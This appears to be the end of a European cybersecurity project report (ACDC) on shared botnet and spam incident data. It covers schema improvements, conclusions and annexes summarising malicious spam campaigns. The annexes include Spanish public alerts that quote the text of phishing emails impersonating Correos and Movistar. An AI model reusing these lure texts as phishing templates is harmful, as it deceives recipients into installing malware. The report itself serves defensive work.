  With the purpose of improve the quality of the correlation, it may be necessary to stablish special agreements with correlation partners, letting them to access to all the data shared, e.g. including it on the terms and use of the service. This will increase the quality of the correlation done. On the other hand, another approach to the same issue is to stablish a correlation engine inside the CCH, so all reports would be directly correlated.

- ACDC How to

  It would be useful for the new partners to find a complete guide describing how to join and start working on ACDC. This may include topics such as how to join to

ACDC, how to create keys, how to receive and send data and all the other necessary actions to start working in ACDC. Everything explained in a simple and easy way.

12. Improvements applied

As a result of the issues and improvements identified about the schemata in the first two periods of the experiments (explained in D3.3 Control Experiments), WP1 had employed them to modify or clarify the schemata. Per each observation have been made the following actions:

OBSERVATION	ACTION
Confusion between bot and attack report categories	This observation was used as a starting point for a discussion on the descriptions of the mentioned report categories to improve the documentation.
Include mail header in the spam bot reports	With version 2 of the eu.acdc.attack report, the new optional mail_header field can be used to provide the header for a spam email.
More detailed spam campaign information	With version 2 of the eu.acdc.spam_campaign report schema, each spam campaign has a subcategory classifying the type of the campaign and an optional mail_body field to provide the body of the campaign emails. The party submitting the report to the CCH has to take care of replacing variable and especially personal information with a placeholder.
Include more info about the DDoS attacks	With version 2 of the eu.acdc.attack report schema, there are new optional fields bit_rate and packet_rate to provide an estimate of the traffic coming from the attacking system.
Identify mobile malware within a report	With version 2 of the eu.acdc.malware report schema, each malware can be annotated with a CPE name binding describing the platform that the malware is running on.
Give a severity score to the reported events	Since the severity of the reported event is in general difficult if at all to assess by the party submitting the report, it remains as a future improvement of the reports to include such information.

Table 43 – Improvements applied

13. Final conclusions and lessons learned

Experiments have been carried out during a relatively short period of time due to the late ended of developments and tested environment. Anyway, early tests were performed before the real experiments started. Despite this short period, quite promising results have been reached, although, some issues and concerns had been faced up and, at the end, they were solved and all the actions planned to be executed were carried out and near all the success criteria were achieved.

The whole model applied on the project has been revealed useful because it establishes a powerful mechanism to share data about security incidents, and let partners involved to manage it and to obtain the elements of their interest. Thanks to this approach, it is possible to notify end-user infected, mitigate the threats, warn users about them and help research companies and universities to obtain data for their researches.

In addition, the use of a Community Portal is found valuable, as it can be used as a quick point of contact between partners, moreover, to show research results, discovered threats or contents that can be adapted and use by any NSC. There were also another positive point, consisting in the increase of contacts between different partners in order to establish agreements and improve the whole quality of the project. It can be specially observed in the deployment of several tools in networks and environments different from the tool developer facilities and infrastructure. This lets discover events in a wider scope reaching more points than in a non-collaborative way.

On the other hand, there are still some concerns that must been considered. Especially time delays in the delivery of data and eventual disrupts of the XMPP channels. In the big picture, the data exchange via the XMPP channels is working as intended and proved in the experimental phase, besides, future developments should improve the mechanism and solve these issues. Another concern is the low quantity of incidents about advance malware samples, phishing or vulnerable websites detected. They were intended to be used to enrich other tools, but it is needed to have more reports to work properly. On the same terms, the little variation on some types of reports and sub reports received provokes not to have an accurate vision of the currently tendencies. This cannot been seen as a negative aspect because it demonstrates that old threats are still active and alive. This issue was most noticeable during the first periods of the experiments, but as new sources were added and more data were generated, the variety were increased. It is expected to obtain more variety data with new partners and tools involved in the future. Finally, the little number of C&Cs discovered and the no association of the events detected to a concrete botnet are things to take into account, although they could be solved with the adhesion of new partners to the project since more data would be detected and more analysis would be done.

Besides, from the 30 success criteria defined, 40% of them have been achieved successfully, 57% have been achieved with some observations (this is referred when a success criteria has not been achieved completely because of some reason, but partially) and 3% have not been achieved. The results have been considered good. The no detection of data of a concrete type could not be considered as a defeat, since experiments were carried out using real data, is not possible to assure that all the elements and types of incidents were found, although indeed, almost all of them were found. In addition, some data received has not been as complete as it must, in order to carry out success criteria successfully and in other cases, there have not been partners managing the data received.

Despite the problems and issues found during the experiments, it was possible to overcome them and for those cases were it was not possible it was suggested improvements to pass them. All partners were able to participate sharing data, managing the data received and sending notifications to the corresponding agents affected. Besides, it was also possible to generate contents and advisors on the NSCs. For all these reasons, the experiments execution can be considered as a success.

14. ANEX 1. Summary main Spam campaigns

The main spam campaigns detected (regarding to malicious urls or attachments and the number of mails involved) during the experiments were the following:

CAMPAIGN ID 212300
There was 15 mails in campaign. Spams arrived from one ASN, and from one country (United States of America). Spam is of English content, and content is trying to lead reader to link that is detected as malicious. Subject is most often formed as "FW: empty paper palettes and paper boxes". No attachments.

CAMPAIGN ID 214166
There was 14 mails in campaign. Spams arrived from one ASN, and from one country (United States of America). Spam is of English content, and content is trying to lead reader to link that is detected as malicious. Subject is most often formed as "Please Review Your Information!". No attachments.

CAMPAIGN ID 210717
There was 11 mails in campaign. Spams arrived from one ASN, and from 1 country (Germany). Spam is of English content, and content is trying to lead reader to link that is detected as malicious. Subject is most often formed as "Alibaba Gold Product inquiry For [„recipient email address“]". No attachments.

CAMPAIGN ID 200215
There was 10 mails in campaign. Spams arrived from 10 distinct ASN, and from 9 different countries (Turkey, Argentina, Belarus, Ukraine, Costa Rica, United Arab Emirates, Russian Federation, Uganda and Indonesia). Spam is of English content, and content is trying to lead reader to download zip file ("Fax_“random number“") which is detected as malicious. Subject is most often formed as "FAX #444291".

CAMPAIGN ID 215012
There was 6 mails in campaign. Spams arrived from 3 distinct ASN, and from 3 different countries (Ukraine, India and France). Spam is of English content, and content is trying to lead reader to download zip file (message.zip) which is detected as malicious. Subject is most often formed as "delivery failed".

CAMPAIGN ID 208578
There was 5 mails in campaign. Spams arrived from 5 distinct ASN, and from 4 different countries (India, Ukraine, Spain and China). Spam is of English content, and content is trying to lead reader to download file (MESSAGE.SCR) which is detected as malicious. Subject is most often formed as "status".

CAMPAIGN ID 192792
There was 11 mails in campaign. Spams arrived from 2 distinct ASNs, and from 2 different countries (United States of America, Uzbekistan). Spam is of English content, and content is trying to lead reader to link that is detected as malicious. Subject is most often formed as "Your MailBox Is Almost Full". No attachments.

CAMPAIGN ID 191881
There was 8 mails in campaign. Spams arrived from one ASN, and from one country (Indonesia). Spam is of English content, and content is trying to lead reader to link that is

detected as malicious. Subject is most often formed as "Re: Product and Invoice". No attachments.

CAMPAIGN ID 191961
There was 3 mails in campaign. Spams arrived from 3 distinct ASN, and from 3 different countries (Ukraine, Russian Federation and China). Spam contains link that is detected as malicious. Subject is most often formed as question. No attachments.

CAMPAIGN ID 186235
There was 4 mails in campaign. Spams arrived from 2 distinct ASN, and from one country (Ukraine). Spam content is trying to lead reader to download zip file („recipient email address“) which is detected as malicious. Subject is most often formed as "Returned mail: see transcript for details".

CAMPAIGN ID 189581
There was 2 mails in campaign. Spams arrived from 2 distinct ASN, and from 2 different countries (China, Ukraine). Spam is of English content, and content is trying to lead reader to download file („recipient email address“) which is detected as malicious. Subject is most often formed as "delivery failed".

CAMPAIGN ID 190525
There was 3 mails in campaign. Spams arrived from one ASN, and from one country (Ukraine). Spam is of English content, and content is trying to lead reader to download zip file („recipient email domain“) which is detected as malicious. Subject is formed as "Delivery reports about your e-mail".

CAMPAIGN ID 180306
There was 165 mails in campaign. Spams arrived from 93 distinct ASNs, and from 40 different countries (Israel, Argentina, Iran, Islamic Republic of, United States, Bulgaria, Viet Nam, Germany, Chile, Mexico, Romania, France, Spain, Italy, Taiwan, Province of China, India, Serbia, Korea, Republic of, Colombia, Netherlands, Pakistan, Brazil, Indonesia, Costa Rica, New Zealand, Morocco, Croatia, Venezuela, Bolivarian Republic of, Austria, Belgium, Australia, Uruguay, Philippines, Sweden, Peru, United Kingom, Mauritius, Hong Kong, Poland, Portugal, Puerto Rico). Spam is of English content, and content is trying to lead reader to link that is detected as malicious. Subject is most often formed as "hello". No attachments.

CAMPAIGN ID 181375
There was 28 mails in campaign. Spams arrived from one ASN, country Italy. Spam is of English content, and content is trying to lead reader to link that is detected as malicious. Subject is most often formed as "ALLERT". No attachments.

CAMPAIGN ID 183286
There was 12 mails in campaign. Spams arrived from 3 distinct ASNs, and from 3 different countries (Viet Nam, El Salvador, Peru). Spam is of English content, and content is trying to lead reader to download zip file (PO4354353.zip) which is detected as malicious. Subject is formed as "specification sample".

CAMPAIGN ID 181649
There was 9 mails in campaign. Spams arrived from 9 distinct ASNs, and from 9 different countries (Sweden, Romania, Spain, United States, Denmark, Italy, United Arab Emirates,

Turkey, Curaçao). Spam is of English content, and content is trying to lead reader to download zip file (Invoice#:36 94299-1.zip) which is detected as malicious. Subject is formed as " Invoice #: 36-94299-1, Auction : RAINBOW FOODS".

CAMPAIGN ID 182041
There was 7 mails in campaign. Spams arrived from 6 distinct ASNs, and from 5 different countries (France, United States, Costa Rica, Croatia, Switzerland). Spam is of English content, and content is trying to lead reader to download zip file (invoice5053946.zip) which is detected as malicious. Subject is formed as "Thank you for your business".

CAMPAIGN ID 176146
There was 10 mails in campaign. Spams arrived from 10 distinct ASNs, and from 7 different countries (United States, Greece, Korea, Republic of, Argentina, United Kingdom, Russian Federation, France). Spam is of English content, and content is trying to lead reader to download zip file(Details.zip) which is detected as malicious. Subject is formed as "UPS Ship Notification, Tracking Number 1Z06E18A6840121864".

CAMPAIGN ID 178275
There was 9 mails in campaign. Spams arrived from 9 distinct ASNs, and from 6 different countries (Spain, Thailand, Korea, Republic of, Romania, Hungary, United States). Spam is of English content, and content is trying to lead reader to download zip file (American_wholesale.zip) which is detected as malicious. Subject is formed as "2015 PMQ agreement".

CAMPAIGN ID 177742
There was 15 mails in campaign. Spams arrived from 15 distinct ASNs, and from 9 different countries (United States, Italy, Mexico, Saudi Arabia, Canada, Turkey, Romania, Curaçao, Israel). Spam is of English content, and content is trying to lead reader to download zip file (Invoice.zip) which is detected as malicious. Subject is formed as "Invoice #: 43-32056-1, Auction : SHOPPER'S".

CAMPAIGN ID 177975
There was 149 mails in campaign. Spams arrived from 90 distinct ASNs, and from 33 different countries (United States, Mexico, Argentina, Spain, Italy, Chile, Germany, Colombia, United Kingdom, Viet Nam, Korea, Republic of, Iran, Islamic Republic of, France, Israel, Bulgaria, United Arab Emirates, Taiwan, Province of China, Belgium, Canada, Dominican Republic, Greece, Philippines, China, Venezuela, Bolivarian Republic of, Portugal, Macao, India, Hong Kong, Costa Rica, Poland, Bosnia and Herzegovina, Switzerland, Estonia). Spam is of English content, and content is trying to lead reader to link that is detected as malicious. Subject is most often formed as "Hello [USER]" where USER is extracted from receiving mail address. No attachments.

CAMPAIGN ID 176707
There was 145 mails in campaign. Spams arrived from 101 distinct ASNs, and from 46 different countries (Argentina, Mexico, Spain, United States, Germany, Italy, Chile, Austria, Colombia, Israel, Peru, Brazil, Bulgaria, Australia, United Kingdom, Uruguay, South Africa, Thailand, France, Korea, Republic of, Viet Nam, Poland, Canada, Estonia, Bonaire, Sint Eustatius and Saba, Switzerland, Panama, Belgium, Netherlands, Qatar, Singapore, Greece, Malaysia, Sweden, Tunisia, Ecuador, Saudi Arabia, Nepal, Slovenia, Taiwan, Province of China, Romania, Indonesia, Venezuela, Bolivarian Republic of, Costa Rica, Iran, Islamic Republic of, Portugal). Spam is of English content, and content is trying to lead reader to


link that is detected as malicious. Subject is most often formed as "Hey [USER]" where USER is extracted from receiving mail address. No attachments.

CAMPAIGN ID 176575

There was 50 mails in campaign. Spams arrived from 39 distinct ASNs, and from 21 different countries (Spain, Germany, Bulgaria, Argentina, Italy, Chile, Mexico, Portugal, Poland, Colombia, Czech Republic, United Kingdom, Ecuador, Israel, Serbia, United States, Australia, Taiwan, Province of China, France, Brazil, Libya). Spam is of English content, and content is trying to lead reader to link that is detected as malicious. Subject is most often formed as "Hello [USER]" where USER is extracted from receiving mail address. No attachments.

15. ANEX 2. Notifications & Alerts

Following are showing different notification and advisors examples made from CERTs and NSCs within ACDC.



Detalles

Os informamos de la existencia de una campaña masiva de correos fraudulentos que se están propagando de forma masiva bajo el **falso pretexto** de la imposibilidad de "Correos y Telégrafos" de entregar una carta certificada, cuyo objetivo es la infección de equipos de usuarios. Dichos correos electrónicos tienen un asunto igual o parecido al siguiente "DGT carta certificada no entregado a usted" y un cuerpo de mensaje con las características que a continuación detallaremos:

- Los correos enlazan a una página web que suplanta la identidad de Correos y Telégrafos
- En dicha página, se solicita introducir un código para consultar el estado detallado del envío.
- En el caso de rellenar dicho código y pulsar el botón «Consultar», se procede a la descarga de un fichero malicioso de tipo ransomware, que en el caso de ser ejecutado, **cifra los ficheros del ordenador** para que sean inaccesibles.
- Finalmente, para que el usuario pueda recuperarlos **solicita el pago de una cantidad de dinero a modo de rescate**.

Su paquete ha llegado a **20 de marzo**. Courier no pudo entregar una carta certificada a usted. Imprima la informaci'on de env'io y mostrarla en la oficina de correos para recibir la carta certificada.

CD 438685108339

Descargar informaci'on sobre su env'io

Si la carta certificada no se recibe dentro de los 30 d'ias laborables Correos tendr'a derecho a reclamar una indemnizaci'on a usted para 'el est'a manteniendo en la cantidad de 7,55 euros por cada d'ia de cumplir. Usted puede encontrar la informaci'on sobre el procedimiento y las condiciones de la carta de mantener en la oficina m'as cercana. Este es un mensaje generado autom'aticamente.

Condiciones y T'erminos del Servicio de localizaci'on de env'ios

La consulta del estado detallado para env'ios individuales y del estado final para env'ios masivos es un servicio gratuito que Correos le ofrece para sus env'ios remitidos con car'acter registrado. Este servicio es de car'acter informativo sin que en ning'un caso sustituya la informaci'on que ud. puede obtener mediante acuse de recibo o certificaci'on de servicios postales. Correos no se responsabiliza de los errores u omisi'on de informaci'on, por lo que advierte que no se adopten decisiones o acciones derivadas de la informaci'on obtenida por este servicio.


Haga clic aqu'i para darse de baja.

@ Copyright 2014 Sociedad Estatal Correos y Tel'egrafos, S.A.

Para ampliar los detalles sobre la forma de proceder de este fraude, se puede consultar la siguiente historia real publicada en nuestra web: "Recibí un email de Correos acerca de una carta certificada que infectó mi ordenador".

¿Te gustaría recibir estos avisos en tu correo electrónico? Anímate y suscríbete a nuestro servicio gratuito de boletines. Serás el primero en enterarte de las últimas noticias de actualidad, problemas y ataques en materia de seguridad.

Figure 80 – Spanish NSC – Spam campaign alert



Detalles

La ingeniería social es utilizada por los delincuentes para intentar engañarnos de muchas formas diferentes con el objetivo de acceder a información privada, infectar el ordenador con algún tipo de malware, robar datos bancarios, etc.

En nuestros sistemas de monitorización se han recibido en las últimas horas más de 2.000 correos fraudulentos que suplantan a Movistar, que tienen relación entre sí y por tanto pertenecientes a la misma campaña, y cuyo propósito es infectar con malware los ordenadores de los usuarios que caigan en la trampa.

mar 14/07/2015 11:34

Movistar [redacted]

Factura sin Papel: Sus últimas facturas ya están disponibles

Para [redacted]

Estimado Cliente,

Ya puede **consultar sus facturas** telefónicas de fecha 14/jul/2015 o descargarse los archivos pdf que le adjuntamos en esta comunicación y que contienen una hoja resumen de cada una de ellas.

ATENCIÓN: Por favor, no responda a este mensaje, este buzón no es atendido. Si tiene alguna duda, estamos a su servicio en el apartado de Ayuda en movistar.es y en el 1489. Si desea actualizar la dirección de e-mail en la que recibe el aviso de disponibilidad de factura, acceda con sus claves de usuario al apartado Ayuda, gestión de e-Factura.

(*) Telefónica de España, S.A.U (en adelante "Movistar"), CIF A-82018474, Gran Vía 28, 28013 Madrid, garantiza que la dirección de email que usted nos ha facilitado es utilizada en la forma y con las limitaciones establecidas en la Ley 34/2002, de 11 de julio, de Servicios de la Sociedad de la Información y Comercio Electrónico (LSSICE).

Hasta este momento todos los correos detectados tienen los siguientes asuntos:


- Factura sin Papel: Sus últimas facturas ya están disponibles
- Factura sin Papel: facturas ya están disponibles

Los correos electrónicos tiene un **fichero adjunto** que simula ser un fichero comprimido con el siguiente nombre:

- factura electronica (sin papel).zip

Si se descarga y ejecuta el fichero, el ordenador quedará infectado con malware.

Figure 81 – Spanish NSC – Spam campaign alert



Detalles

Al acceder a su descarga se visualiza la siguiente pantalla:


Escáner Desnudo
vjvj - 5 de marzo de 2015
Acción
Instalar
Añadir a la lista de deseos
Esta aplicación es compatible con tu dispositivo.
★★★☆☆ (1.070)
+1
+462 Recomendar esto en Google

Una vez instalada y ejecutada muestra el siguiente mensaje:

Para abrir la cámara deberás pulsar el botón en la parte inferior y descargar las aplicaciones que ves


De manera habitual, si se pulsa en el botón «Descargar» enlaza aleatoriamente a aplicaciones de Google Play para descargarlas en el dispositivo. En ocasiones, muestra pantallas como la que aparece a continuación con el fin de instar a los usuarios a que se suscriban a servicios de tarificación especial, SMS Premium.

Figure 82 – Spanish NSC – Malicious APK alert




	A	B	C	D
1	Datetime	Subject	Malicious URLs	Malicious attachments
2	2015-05-30 04:47:55+02:00	"Test"	No malicious URLs	['IME_DOMENE.zip']
3	2015-05-30 11:03:00+02:00	"Message could not be delivered"	No malicious URLs	['attachment.zip']
4	2015-06-02 11:05:44+02:00	"Hello"	No malicious URLs	['IME_DOMENE.zip']
5	2015-06-02 21:05:28+02:00	"hello"	No malicious URLs	['IME_KORISNIKA%40IME_DOMENE.zip']
6	2015-06-04 10:37:31+02:00	"Returned IME_KORISNIKA: Data format error"	No malicious URLs	['wlbgl.zip']
7	2015-06-08 21:50:14+02:00	"Status"	No malicious URLs	['IME_KORISNIKA%40IME_DOMENE.zip']
8	2015-05-29 13:04:11+02:00	"Delivery reports about your e-IME_KORISNIKA"	No malicious URLs	['IME_KORISNIKA%40IME_DOMENE.zip']
